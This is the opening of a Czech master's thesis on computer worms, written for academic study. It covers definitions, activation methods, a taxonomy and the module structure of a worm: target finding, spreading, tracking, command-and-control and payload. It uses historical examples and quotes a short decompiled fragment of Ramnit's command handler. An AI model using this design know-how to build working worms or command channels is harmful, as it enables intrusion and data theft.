VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Červ: design, struktura a funkcionalita

The Worm: design, structure and functionality

2019 Bc. Aleš Joska

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra informatiky

Zadání diplomové práce

Student: **Bc. Aleš Joska**

Studijní program: N2647 Informační a komunikační technologie

Studijní obor: 1801T064 Informační a komunikační bezpečnost

Téma: Červ: design, struktura a funkcionalita
The Worm: Design, Structure and Functionality

Jazyk vypracování: čeština

Zásady pro vypracování:

Práce je zaměřena na využití principů počítačových červů ve studiu oblasti škodlivého digitálního kódu. Cílem a účelem práce je vytvořit izolované virtuální prostředí, v němž by probíhala evoluce a vývoj červů. Cílem je experimentálně naprogramovat a vyzkoušet červy různých typů. Navržené prostředí by mělo být modulární, a to s podporou připojení budoucích modulů.

Předpokládaná struktura práce je:
1. Seznámení se s problematikou.
2. Volba vhodného programovacího prostředí.
3. Volba vhodných algoritmů z oblasti technik červů a tvorba potřebných stavebních bloků červů.
4. Programová realizace těchto algoritmů v jednotném GUI.
5. Vizualizace všech realizovaných algoritmů.
6. Tvorba uživatelského manuálu.

Seznam doporučené odborné literatury:

[1] Merhaut F., Zelinka I., Úvod do počítačové bezpečnosti, Fakulta aplikované informatiky, UTB ve Zlíně, Zlín, 2009
[2] Peter Szor, Počítačové viry - analýza útoku a obrana, Zoner Press
[3] Zelinka I., Oplatková Z., Šeda M., Ošmera P., Včelař F., Evolutionary techniques – principles and applications, BEN, Prague, 2008, 598 p.
[4] Fosnock, Craig. "Computer worms: past, present, and future." East Carolina University 8 (2005). Harvard
[5] Weaver, Nicholas, Vern Paxson, Stuart Staniford, and Robert Cunningham. "A taxonomy of computer worms." In Proceedings of the 2003 ACM workshop on Rapid malcode, pp. 11-18. ACM, 2003.
[6] Kumar, Vipin, Jaideep Srivastava, and Aleksandar Lazarevic, eds. Managing cyber threats: issues, approaches, and challenges. Vol. 5. Springer Science & Business Media, 2006.
[7] Balthrop, Justin, Stephanie Forrest, Mark EJ Newman, and Matthew M. Williamson. "Technological networks and the spread of computer viruses." Science 304, no. 5670 (2004): 527-529.

Formální náležitosti a rozsah diplomové práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí diplomové práce: **prof. Ing. Ivan Zelinka, Ph.D.**

Datum zadání: 01.09.2018

Datum odevzdání: 30.04.2019

doc. Ing. Jan Platoš, Ph.D.
vedoucí katedry

prof. Ing. Pavel Brandštetter, CSc.
děkan fakulty

Souhlasím se zveřejněním této diplomové práce dle požadavků čl. 26, odst. 9 Studijního a zkušebního řádu pro studium v magisterských programech VŠB-TU Ostrava.

V Ostravě 30. dubna 2019

.....Aleš Jaška.....

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

V Ostravě 30. dubna 2019

Aleš Joska

Rád bych na tomto místě poděkoval vedoucímu prof. Ing. Ivanu Zelinkovi, Ph.D. za odbornou pomoc, trpělivost a cenné rady v průběhu zpracování teoretické i praktické části diplomové práce.

Abstrakt

Tato diplomová práce se zabývá problematikou počítačové bezpečnosti, především v oblastech malwaru známého jako počítačový červ. Cílem je sestrojit aktuální příručku zabývající se tímto typem malwaru, především jeho strukturou a funkcionalitou. Práce také nabízí nové metody rozdělení červů a jejich šíření. V praktické části je realizován multivektorový červ pro systémy Windows, napsaný v programovacím jazyce C#. Tento červ je schopný šíření po sdílených složkách, emailové komunikaci a SSH a obsahuje nedestruktivní i destruktivní aktivační rutinu, se systémem dovolující vzdálené stahování a spouštění souborů.

Klíčová slova: Červ, malware, počítačová bezpečnost

Abstract

This diploma thesis deals with problematics of computer security, primarily in the area of malware known as computer worm. The main aim of this thesis is to build an up-to-date handbook, dealing with this type of malware, especially its structure and functionality. The thesis also offers a new method of splitting worms and spreading. In practical part is implemented multivector worm for system Windows written in C#. This worm is capable of spreading over shared folders, email communications, and SSH. Also, the worm contains both nondestructive and destructive payload with the system allowing remote download and execution of files.

Key Words: Worm, malware, computer security

Obsah

Seznam použitých zkratek a symbolů

AES	–	Advanced Encryption Standard
API	–	Application programming interface
C&C	–	Command and Control
CPU	–	Central processing unit
DCOM	–	Distributed Component Object Model
DDoS	–	Distributed denial of service
DLL	–	Dynamic-link library
DNS	–	Domain Name System
DoS	–	Denial of service
FAT	–	File Allocation Table
FTP	–	File Transfer Protocol
GPU	–	Graphics processing unit
GUI	–	Graphical User Interface
HDD	–	Hard Disk Drive
IAC	–	Interpret As Command
IDP	–	Intrusion detection and prevention
IoT	–	Internet of Things
IP	–	Internet Protocol
IRC	–	Internet Relay Chat
JS	–	Javascript
LAN	–	Local Area Network
MitM	–	Man in the middle
NTFS	–	New Technology File System
OS	–	Operating system
P2P	–	Peer to peer
PLC	–	Programmable Logic Controller
RAM	–	Random Access Memory
SMB	–	Server Message Block
SMS	–	Short message service
SMTP	–	Simple Mail Transfer Protocol
SQL	–	Structured Query Language
SSH	–	Secure Shell
SVG	–	Scalable Vector Graphics
TCP	–	Transmission Control Protocol
UML	–	Unified Modeling Language
URL	–	Uniform Resource Locator
USB	–	Universal Serial Bus

VBS	–	Visual Basic Scripting
WMI	–	Windows Management Instrumentation
XML	–	Extensible Markup Language
XSS	–	Cross-site scripting

Seznam obrázků

1 Úvod

Žijeme v době, kdy se na počítačové systémy spoléhá většina vyspělé populace po celém světě. Ten prochází neustálou technologickou modernizací, díky čemuž využíváme počítačové zařízení prakticky ve všech možných odvětvích. Například mnoho průmyslových společností má na těchto systémech vytvořenou celou infrastrukturu, což přináší řadu výhod. Zrychlí se tempo práce, zefektivní se řady přístupů a tím společnost prosperuje. Vše má ale svou stinnou stránku.

Čím větší počet zařízení využijeme, tím složitější máme možnost je ochránit nejenom před fyzickým útokem, ale hlavně před škodlivým kódem označovaný jako malware (malicious software). Ten může způsobovat katastrofální škody, jako například ztráty dat, nebo až samotnou destrukci hardwaru. Historie je plná příkladů, kde kybernetické útoky způsobily škody vedoucí k bankrotu mnoha firem.

I v současnosti se podle výzkumů odhaduje, že až polovina pracovišť má nedostatečné plány pro případy kybernetických útoků [1]. V dnešní době se navíc zaměřujeme na ochranu osobních údajů až v takové míře, že pochybujeme o důvěryhodnosti subjektů, které naše data spravují a odstupujeme s nimi od spolupráce, pokud k průniku do jejich kyberprostoru někdy došlo[1].

Počítačová bezpečnost se samozřejmě netýká pouze organizací. Ty totiž tvoří pouhý zlomek cílů napadených malwarem. Většinu napadených uživatelů představují jednotlivci. To lze tvrdit například díky statistikám softwarových aktualizací. Doba aktualizování obecně trvá poměrně dlouhou dobu a mohou přerušit běžný den člověka. Proto je často odkládáme na nejzazší možný termín a nelze se tak divit zjištění, že v okamžiku zveřejnění aktualizace nainstaluje pouze jedna osoba ze tří a to i pokud obsahují kritické bezpečnostní záplaty. [2]

V současnosti jsou velmi častým cílem IoT zařízení. Nyní vznikají nové trendy, které směřují k čím dál více propracovanější reciproční konektivitě a trhy se těmto trendům přizpůsobují. Denně lze nalézt reklamní materiály s nabídkou zařízení, jež lze připojit k domácí počítačové síti, jako například chytré televizory, ad. Jelikož se odhaduje, že denně vznikne přes 350 tisíc nových malwarů a potenciálně nechtěných aplikací, tak lze předpokládat, že nejpozději do týdne od uvedení zařízení na trh může existovat malware, jež bude na toto určené zařízení cílené. [3]

Diplomová práce, kterou se právě chystáte číst, se zabývá jedním z nejznámějších typů malwaru, počítačovými červy. Tento poddruh závadných programů je nechvalně znám díky možnostem šíření než pro jiné chování. Červ se totiž dokáže aktivně přenášet skrz určenou počítačovou síť, kde se může samostatně rozpropagovat do dostupných zařízení, ze kterých se následně pokouší dostat dál hlouběji do zbytku infrastruktury.

[1] Prostor vytvořený informačními a komunikačními technologiemi, který vytváří virtuální svět

Hlavním cílem této diplomové práce je popis červů z analytického hlediska, ukázky problematiky a implementace vlastního počítačového červa z hlediska pohledu možného útočníka. Z důvodu absence odborných publikací v českém jazyce by také práce mohla posloužit dalším studentům v akademickém sebezdokonalování se v této specifické a často podceňované oblasti počítačové bezpečnosti.

1.1 Struktura práce


První kapitolu tvoří úvodní informace pro čtenáře o studované problematice. Ve druhé kapitole se čtenář blíže seznámí s pojmem počítačový červ a s kategoriemi jejich spouštěcích strategií. Třetí kapitola přestaví současné rozdělení počítačových červů. Čtvrtá kapitola obsahuje upravenou strukturu počítačového červa, včetně modulů, které uceleně tvoří nebezpečný celek. Poté následuje kapitola o vývoji červů, obsahující možné důvody, proč vůbec červi vznikají a také známé exempláře z historie a současnosti.

Po kapitole o evoluci je uvedena kapitola s jednotlivými příklady vyhledávání potenciálních obětí a šíření červů. Konec teoretické části obsahuje dvě kapitoly o generátorech červů a o ochraně počítačových zařízení před napadením.

V praktické části je popsán realizovaný červ, včetně jeho parametrů, konfigurace a průběhu životního cyklu na hostitelském zařízení. Celkový závěr poté obsahuje zhodnocení této studie.

2 Definice počítačového červa

Jak již bylo stručně uvedeno v úvodu, červ je druh škodlivého počítačového programu, který byl navržen k šíření typicky z jednoho zařízení do jiných v libovolné počítačové síti. Na rozdíl od klasických počítačových virů, které se propagují pouze v rámci jednoho hardwarového zařízení do spustitelných kódů a dokumentů, je účelem červa napadení co nejvíce počítačů, oproti rozmnožování na jediném zařízení (viz obr. č.1). Červ se nemusí zpravidla spoléhat na aktivní lidský zásah a proto se může šířit mnohem rychleji a efektivněji, než ostatní duhy malwaru. Přesto existují i červi, kteří vyžadují interakci uživatele k započetí infekce a i tyto neautomatické druhy mohou způsobit nemalé potíže i schopným počítačovým uživatelům. [4]



Obrázek 1: Vizualizace základního příkladu šíření červa skrz jednoduchou počítačovou síť[2]

Charakteristický útok může probíhat následujícím způsobem. Červ samovolně, nebo s přínosem uživatele, provede počáteční fázi spuštění. Po ní dojde k přístupu ke specifickým souborům či datům obsahující další potenciální cíle, na které se ve finální fázi červ pokusí nadále rozšířit. Může se jednat o soubory obsahující různé emailové adresy, nebo IP adresy sítě získané pomocí proskenování. V následujícím kroku může provést červ naprogramovanou činnost, jako například otevření různých portů pro vytvoření nových vstupních bodů, nebo může zajistit stálé kontaktování centrálního C&C serveru, který může vydávat infikovanému přístroji novou funkčnost. Červ může napadené zařízení zařadit do vlastní skryté sítě nakažených počítačů, které provádějí nežádoucí činnosti, jakožto rozesílání spamů, provádění DDoS útoků, těžbu kryptoměn apod. Toto jsou pouze tři ukázky, ale existuje jich početně mnoho. Funkcionalita závisí pouze na schopnostech autora.

[2]Obrázek převzat a přeložen ze článku *Worm*, Cyber SecTech Wiki, Dostupného z: `http://cyber-sectech.wikia.com/wiki/Worm`

V závislosti na těchto rutinách se také určuje nebezpečnost červa. Jelikož červ ve většině případech nenapadá programy v zařízení, tak je možnost vypátrání velmi obtížná. Nejnebezpečnější červi navíc využívají útoky nultého dne[3], čímž je v počátku nakažení možnost odhalení teoreticky nemožná.

Počítačový červ může nabývat mnoha podob. Útoky mohou být založené na spustitelném kódu, čehož hlavně využívají emailoví červi, vyskytující se v přílohách zpráv. Červ ovšem může být zabudovaný i v HTML kódu, jež většina emailových klientů nadále v současnosti podporuje (obrázky v podpisu apod.). Velmi vzácnou podobou červa je odkaz na webovou stránku, nebo na webové proxy, kde potenciální oběť po navštívení získá skriptovací instrukce, které jsou na zařízení provedeny. Tento útok ovšem skončí po odchodu ze stránky, či po pouhém uzavření webového prohlížeče. [5]

Jedna z nejpopulárnějších podob je založena na interpretacích příkazů pocházejících ze vzdálených strojů. Tento typ vyžaduje naslouchání zařízení na určitém portu, či komunikaci s jedním z nakažených serverů obsahující příkazy k provedení, které zařízení může provést v příkazové řádce, terminálu, aj.

2.1 Aktivace počítačových červů

Techniky aktivací počítačového červa se dají rozdělit na následující druhy:

- Lidská aktivace - nejjednodušší a nejpomalejší přístup, při kterém je nutné přesvědčit nic netušící oběť ke spuštění kopie červa. Mnoho těchto červů využívá sociální inženýrství[4] k co nejlepšímu oklamání oběti a ke snížení jeho pozornosti.

- Aktivace založená na lidské činnosti - aktivace, kdy je po uživateli vyžadována činnost, která se běžně k červu nevztahuje. Může se jednat o restart zařízení nebo o přihlášení do operačního systému.

- Aktivace pomocí naplánovaného procesu - aktivace, při které se využívají zrcadlové stránky, které jsou uživateli prezentované jako regulérní webové stránky. Ty mohou obsahovat aktualizace blíže neurčeného napadeného programu. Realizace je možná pomocí manipulace DNS záznamů. [6]

- Aktivace pomocí cizího procesu - způsob aktivace, kdy tělo červa je umístěno v cizím programu, nebo v jeho alternativních proudech.


- Automatická (vlastní) aktivace - nejrychlejší druh aktivace, kdy červ je schopen využít zranitelnosti určitého systému či služby a tím zcela obejít lidský faktor.

[3] Označení útoku nebo hrozby, která se v počítači snaží využít zranitelnosti, jenž není obecně veřejně známá, resp. pro ni neexistuje obrana.

[4] Způsob manipulace za účelem provedení určité akce nebo získání určité informace. Termín je běžně používán ve významu nezákonného podvodu nebo podvodného jednání za účelem získání utajených informací organizace nebo přístup do informačního systému firmy. Ve většině případů útočník nepřichází do osobního kontaktu s obětí.

3 Kategorie počítačových červů

Odborná literatura je v případě klasifikování počítačových červů do jednotlivých skupin velmi nejednotná a pro potřeby této práce značně zastaralá. Proto jsem se rozhodl klasifikovat červy do jednotlivých skupin dle cílového systému šíření. Každá z těchto skupin má mnoho způsobů, jak kopie červa rozpropagovat. Existují však četné výjimky, které mají vlastní způsoby a potřeby, jejichž šíření je oddělené od běžných způsobů. Rozdělení je uvedené na obr. č. 2.



Obrázek 2: Rozdělení počítačových červů

V základním rozdělení můžeme červa klasifikovat na lokálního, internetového a mobilního červa. Některá starší literatura zaměňuje lokálního červa za počítačového a internetového červa za síťového. To ovšem neodpovídá obecné definici.


Nejznámější z těchto tří uvedený je především internetový červ, který ke svému šíření využívá globální internetovou síť. Lokální červ, na rozdíl od internetového, tuto možnost přístupu nemá a proto využívá technologie šíření v rámci vnitřní počítačové sítě a podsítí. Poslední kategorií v rozdělení jsou mobilní červi, jenž se šíří pouze v rámci přenosných mobilních technologií, zejména mezi mobilními telefony.

Každou z těchto sekcí lze blíže specifikovat dle technologie využité k šíření. U lokálního červa, jehož logika je nejjednodušší oproti ostatním uvedeným červům, lze očekávat šíření po dostupných sdílených složkách. Existují ovšem i speciálnější červi pro lokální sítě, které využívají zranitelnosti na systémech počítačů ve vnitřní síti (např. slabé hesla na komunikačních prostředcích typu FTP, apod.). Rozmanitější je rozdělení internetového červa. Ten využívá podobné způsoby jako lokální červ, ale jeho podruhy mají vlastní mechanismy, uvedené v kapitole *Jednotlivé příklady modelů červů včetně strategií vyhledávání obětí a šíření* (č. 6). Poslední uvedenou kategorií jsou mobilní červi. Ti mohou používat SMS, protokol Bluetooth, atd. ke svému odesílání na další zařízení.

Většinu červů ovšem nemusíme zařazovat pouze do jedné kategorie. Červi totiž mohou využívat více než jeden vektor útoků. Takovýmto červům se poté říká multivektorvé. Je ovšem nutné podotknout, že čím větší počet šíření útočník využije, tím rychleji může dojít k odhalení jeho produktu.

4 Struktura počítačového červa

Každý malware klasifikovaný jako počítačový červ musí obsahovat základní důležité prvky pro správné vykonávání své definované funkce. Mnoho literatur a vědeckých studií, zabývajících se tímto druhem malwaru, má pro své potřeby vlastní strukturu, ale v praktickém pojetí se červ primárně skládá z vyhledávače obětí (pro nalezení cílů v dostupné síti), z modulu pro šíření infekce (pro propagaci v síti), ze sledovacího modulu (pro celkové sledování nákazy), z rozhraní pro vzdálené ovládání a aktualizaci (pro vytváření nové funkcionality), z plánovače životního cyklu (pro zpožděný start či k sebedestrukci po uplynutí určité doby) a z útočníkem nastavené aktivační rutiny (obr. č. 3)[7]. Některé z uvedených modulů ovšem nejsou povinné a proto se červ může vytvářet i podle odlehčené struktury obsahující pouze modul pro vyhledávání obětí, modul pro šíření infekce a z payloadu.



Obrázek 3: Grafické znázornění podoby rozšířené struktury počítačového červa

4.1 Vyhledávač potenciálních obětí

Vyhledávač obětí je podstatná část určená k lokalizaci všech dosažitelných cílů vhodných k infikování ve vybrané počítačové síti. Jedná se o důležitou složku, bez které by červ nemohl účinně infikovat své cíle. Existuje spousta možností, jak realizovat tento modul, ale vše závisí na navržené technice šíření. Například v případě lokálních červů, které se šíří v rámci sítě LAN (kap. č. 6.1), je vyhledávač tvořen skenerem zařízení, který vyhledává sdílené položky po síti, nebo skenerem síťových portů, které spravuje zranitelná aplikace.

V případě absence tohoto modulu se musí útočník spokojit s generováním cílů. Úspěšným příkladem může být červ Blaster (2003), který se šířil pomocí zranitelnosti buffer overflow vzdálené procedury DCOM na náhodně vygenerované IP adresy. Jedná se o jednu ze vzácných výjimek, kde zabudování vyhledávače nebylo potřebné. [8]


Emailový červ podobnou vlastnost nikdy mít nebude. Kdyby libovolný emailový červ nevyužíval hledání svých nových obětí, tak by se musel spokojit s náhodným generováním uživatelského jména pomocí určené abecedy, sloučené s cílovým emailovým poskytovatelem. Šíření by poté probíhalo v nejhorším případě na adresy a@..., b@..., c@... apod., což není

považováno za účinnou možnost a to i pokud má emailový server dostatečné množství elektronických schránek. Například v současnosti má schránka Gmail od společnosti Google, přibližně 1.5 mld. uživatelů, ale i přesto je mnohem efektivnější a z pohledu útočníka bezpečnější propagovat kopie na aktivní emailové schránky, protože odeslání velkého množství emailů může přilákat nežádoucí pozornost.[9]

4.2 Modul pro šíření infekce

Nejdůležitější částí počítačového červa je vlastní strategie, která je využívána k šíření do dalších nalezených zařízení. V nejjednodušším provedení se může jednat o metody zajišťující konektivitu s SMTP servery, ale modul může používat i vzácnější strategie, jako ověřování zranitelnosti v protokolech a službách, pomocí nichž je možné kopii červa nepozorovaně vložit do počítače oběti. Mezi takové protokoly patří FTP, SSH, telnet ad.

Útočník také může využít zranitelnosti v aplikacích pomocí nichž může spustit svůj vlastní kód s nulovou interakcí oběti. Přesto ale drtivá většina červů používá pasivnější přístup. V tomto případě by měl útočník zajistit zamaskování červa tak, aby skryl jeho primární funkci (kap. č. 2.1). Jednoduché maskování bylo třeba provedeno na jednom z historicky nejdestruktivnějších červů typu ILOVEYOU, kde bylo využito primitivní, ale účinné, sociální inženýrství. Uživatel si musel stáhnout skript představující "milostný dopis" v jazyce VBS ke spuštění procesu infekce (kap. č. 5.2.4 a obr. č. 4).



Obrázek 4: Ukázka emailu nesoucího červa ILOVEYOU

4.3 Modul pro sledování nákazy

Někteří architekti zabudovávají do svého malwaru kód, který má za úkol nepřímo kontaktovat útočníka (např. pomocí emailové komunikace), nebo servery útočící strany (např. pomocí datagramů) ohledně aktuálního průběhu infekce. Důvodů k realizaci tohoto modulu může být hned několik, ale v nejčastějším případě se jedná o získávání statistik z napadených počítačů. V neobvyklých případech se můžou na vzdálené zařízení odesílat v pravidelných intervalech snímky obrazovky z napadeného zařízení. Ty můžou být posléze využity k doprovodné trestné činnosti.

Útočník může červa naimplementovat tak, aby dokázal ze systému vyextrahovat identifikace registrovaných osob, typ napadeného systému, velikost paměti, informace o CPU a GPU apod. Tyto informace může například útočník využít k lepšímu šíření či k vybrání nejvhodnější aktivační rutiny.

4.4 Modul pro vzdálené ovládání a aktualizaci

Modul pro vzdálené ovládání je jednou z pokročilejších součástí počítačového červa. Bez komunikačních vlastností by totiž červ nemohl získávat zprávy ze vzdálených serverů, které mohou červu a jeho kopiím odesílat instrukce, jenž chce útočník na infikovaných počítačích provést.

Na vzdáleném serveru může být takovýto modul realizován jednoduchou webovou stránkou, ke které se červ pokusí v pravidelných časových intervalech připojit a získat z ní informace určené k dalšímu postupu (např. může získat cíle pro DoS útok). Na softwarové straně musí být v kódu umístěné funkce a metody, schopné informace správně zpracovávat.

Ukázkou jsem zvolil červa Ramnit (2011), který je schopný krást přihlašovací údaje a další citlivá data z napadených systémů (obr. č. 5). Ze získaného kontrolního modulu sestrojeného reverzním inženýrstvím[5] je možné odhalit celkovou funkcionalitu červa. Ramnit ukládal a stahoval spustitelné soubory prezentované C&C serverem. Také mohl vypínat operační systém, provádět snímkování obrazovky, stahovat vlastní aktualizace a extrahovat lokání cookies z běžných internetových prohlížečů tehdejší doby. [10]

Aktualizační modul je součást vyspělejších červů, pomocí kterého může útočník změnit celou funkcionalitu červa, opravit vnitřní chybu či vylepšit schopnosti (např. přidáním nových funkcí apod.). Modul lze realizovat podobným, ne-li přímo stejným způsobem. Nejjednodušším řešením je stáhnout aktualizovanou kopii červa z určeného serveru, která bude navíc obsahovat metody pro odstranění stávající a starší kopie na napadeném zařízení. Tím dojde k zastoupení vymazané kopie červa.


[5]Proces, jehož cílem je odkrýt princip fungování zkoumaného počítačového programu, za účelem vytvoření softwarové dokumentace, umožňující analyzovat a pochopit zkoumaný problém

```
if ( command_retriever(v45, v44, getexec, &getexec[7], 7, 0) == 1 )
    command_storage = 1;
else if ( command_retriever(v45, v44, kos, &kos[3], 3, 0) == 1 )
    command_storage = 2;
else if ( command_retriever(v45, v44, screen, &screen[6], 6, 0) == 1 )
    command_storage = 3;
else if ( command_retriever(v45, v44, update, &update[6], 6, 0) == 1 )
    command_storage = 4;
else if ( command_retriever(v45, v44, cookies, &cookies[7], 7, 0) == 1 )
    command_storage = 5;
else if ( command_retriever(v45, v44, removecookies, &removecookies[13], 13, 0) != 1 ){
    goto LABEL_89;
    command_storage = 5;
}
```

Obrázek 5: Ukázka kódu pro ovládání červa Ramnit získaného reverzním inženýrstvím[6]

4.5 Plánovač životního cyklu

Útočník může v oběhu nechat pouze určitou variantu červa, a poté (resp. po uplynutí nastavené doby), může provést aktualizaci, či určitou (často sebedestrukční) rutinu, po které červ zmizí ze sítě a jeho šíření začne být eliminováno. Ukázkou může být cyklus červa Welchia z obr č. 6.



Obrázek 6: Grafické znázornění sebevraždy červa Welchia, k jehož odstranění došlo 1. 1. 2004, nebo 120 dní od nakažení zařízení[7]

Jednu ze zajímavých naplánovaných aktivačních rutin obsahovat červ Conficker (2008). Ten měl ve zdrojovém kódu naprogramovanou pojistku, která se měla spustit s prvním dubnovým dnem roku 2009. Jelikož Conficker zotročil 10 miliónů počítačů do botnetu, tak se hrozba útoku brala nesmírně vážně. Naštěstí žádný masivní útok neproběhl a začalo se předpokládat, že datum byl uveden pouze ke zmatení analýzy, jako aprílový žertík.

[6]Obrázek využit ze článku *Let's Learn: Diving into the Latest "Ramnit"Banker Malware via "sLoad"PowerShell* od autora Vitaliho Kremeze, Dostupného z: `https://www.vkremez.com/2018/08/lets-learn-in-depth-into-latest-ramnit.html`

[7]Obrázek převzat a přeložen z knihy *Počítačové viry: analýza útoku a obrana* od autora Petera Szora [11]

4.6 Payload

Payload, nebo-li takzvaná aktivační rutina, je nejnebezpečnější část počítačového červa s ohromným potenciálem. Jedná se o část kódu, který je oddělený od systému šíření a je omezen pouze představami útočníka, který rutinu nastaví tak, aby dosáhl svého cíle. Může se jednat například o systém nastavený k přetěžování sítě, nebo server pro rozesílání nevyžádané pošty (spamu). Existují ovšem i takové rutiny, které neprovádí žádnou činnost.

